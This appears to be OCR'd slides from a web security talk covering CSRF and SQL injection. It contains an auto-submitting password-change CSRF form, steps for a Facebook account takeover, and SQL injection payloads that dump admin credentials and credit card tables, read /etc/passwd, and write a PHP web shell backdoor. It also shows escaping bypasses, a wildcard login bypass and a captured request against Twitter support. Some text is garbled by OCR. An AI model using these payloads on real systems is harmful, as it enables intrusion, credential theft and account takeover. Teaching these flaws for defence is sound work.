
Easy ;)


```
<form action="?change" method="POST">
    <input type="text" name="password" value="evil" />
    <input type="text" name="confirm_password" />
    <input type="submit" value="Change Password" />
</form>
<script>document.forms[0].submit();</script>
```

Real-World

http://pyx.io/blog/facebook-csrf-leading-to-full-account-takeover**So, the course of action to take over victim's account would be:**

1. Use "Find contacts on Facebook" from attacker account and log all requests
2. Find /contact-importer/login request
3. Remove added email from your (attacker) account
4. Get the victim to somehow make the /contact-importer/login request (infinite possibilities here)
5. Email is now added to victim's account, silently
6. Use "Forgot your password" to take over the account



SQL Injection

```
…
mysql_query('SELECT * FROM news WHERE id = '.$_GET['id']);
...
```

```
…
mysql_query('SELECT * FROM users WHERE name = "'.$_GET['id'].'"');
...
```

```
…
mysql_query('SELECT * FROM news WHERE content LIKE "%'.$_GET['id'].'%"');
...
```

Dump database:

- ?id=1 UNION SELECT version(),null
- ?id=1 UNION SELECT username,password FROM administrator
- ?id=1 UNION SELECT)numberno,name FROM creditcards

DoS:

- `?id=1 UNION SELECT benchmark(1,999999),null`

Write/Read File (with file_priv = 1):

- `?id=1 UNION SELECT load_file('/etc/passwd'),null`
- `?id=1 UNION SELECT "<?=system($_GET[x])?>",null INTO OUTFILE '/var/www/backdoor.php'`

htmlspecialchars,htmlentities

```
$input = '123 \' " < > \\'; // 123 ' " < > \
htmlspecialchars($input,ENT_QUOTES); //Output: 123 &#039; &quot; &lt; &gt; \
htmlentities($input,ENT_QUOTES); //Output: 123 &#039; &quot; &lt; &gt; \
```

```
$username = htmlentities($_POST['username'],ENT_QUOTES);
$password = htmlentities($_POST['password'],ENT_QUOTES);
SELECT * FROM users WHERE username="$username" AND password="$password"
```

```
?username=\
&password= OR 1--
===>... WHERE username="\" AND password=" OR 1--"
```

mysql_real_escape_string

mysql_real_escape_string() calls MySQL's library function mysql_real_escape_string, which prepends backslashes to the following characters: *\x00, \n, \r, \, ', " and \x1a.*
This function must always (with few exceptions) be used to make data safe before sending a query to MySQL.

```
$id = mysql_real_escape_string($_GET['id']);
mysql_query('SELECT * FROM news WHERE id = '.$id);
...
```

!!???

?id=1 UNION SELECT version(),null

```
$type = mysql_real_escape_string($_GET['type']);
mysql_query('SELECT * FROM news WHERE `'.$type.'`=1');
```


mysql_real_escape_**string**`...` **is it a string ?!...NO**

```
?type=anytype`=1 UNION SELECT version(),null--
```


```
SELECT * FROM users WHERE user LIKE '{$user}' AND password LIKE '{$pass}';
```

?user=admin&password=%

Yahoo!
Sony
Twitter
WHCMS
...


https://support.twitter.com/forms/submitted?regarding=api_general
Google
Help Center
Search the help center
English
Reckz0r
You have an error in your SQL syntax near "api_general&referrer'" at line 1
Thanks!
Your request has been submitted to Twitter. We are usually able to respond w
Please check your email inbox for an email from Twitter Support. If you don't s
© 2013 Twitter
About Us Contact Blog Status Goodies API
Live HTTP Replay
POST
https://support.twitter.com/forms/create_ticket
HTTP/1.1
HTTP Headers
Host: support.twitter.com
User-Agent:
Accept: */*
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Send POST Content ?
%3F%3A+I+have+an+API+policy+question+not+covered+by+these+points
%0D%0A%0D%0ADetails%3A+Test%0D%0A
%0D%0AEmail+address%3A+
tags=api_form+api_general&referrer=https%3A%2F
=-true 1=1'
Content-Length: 498
Replay
Close

Question?



END.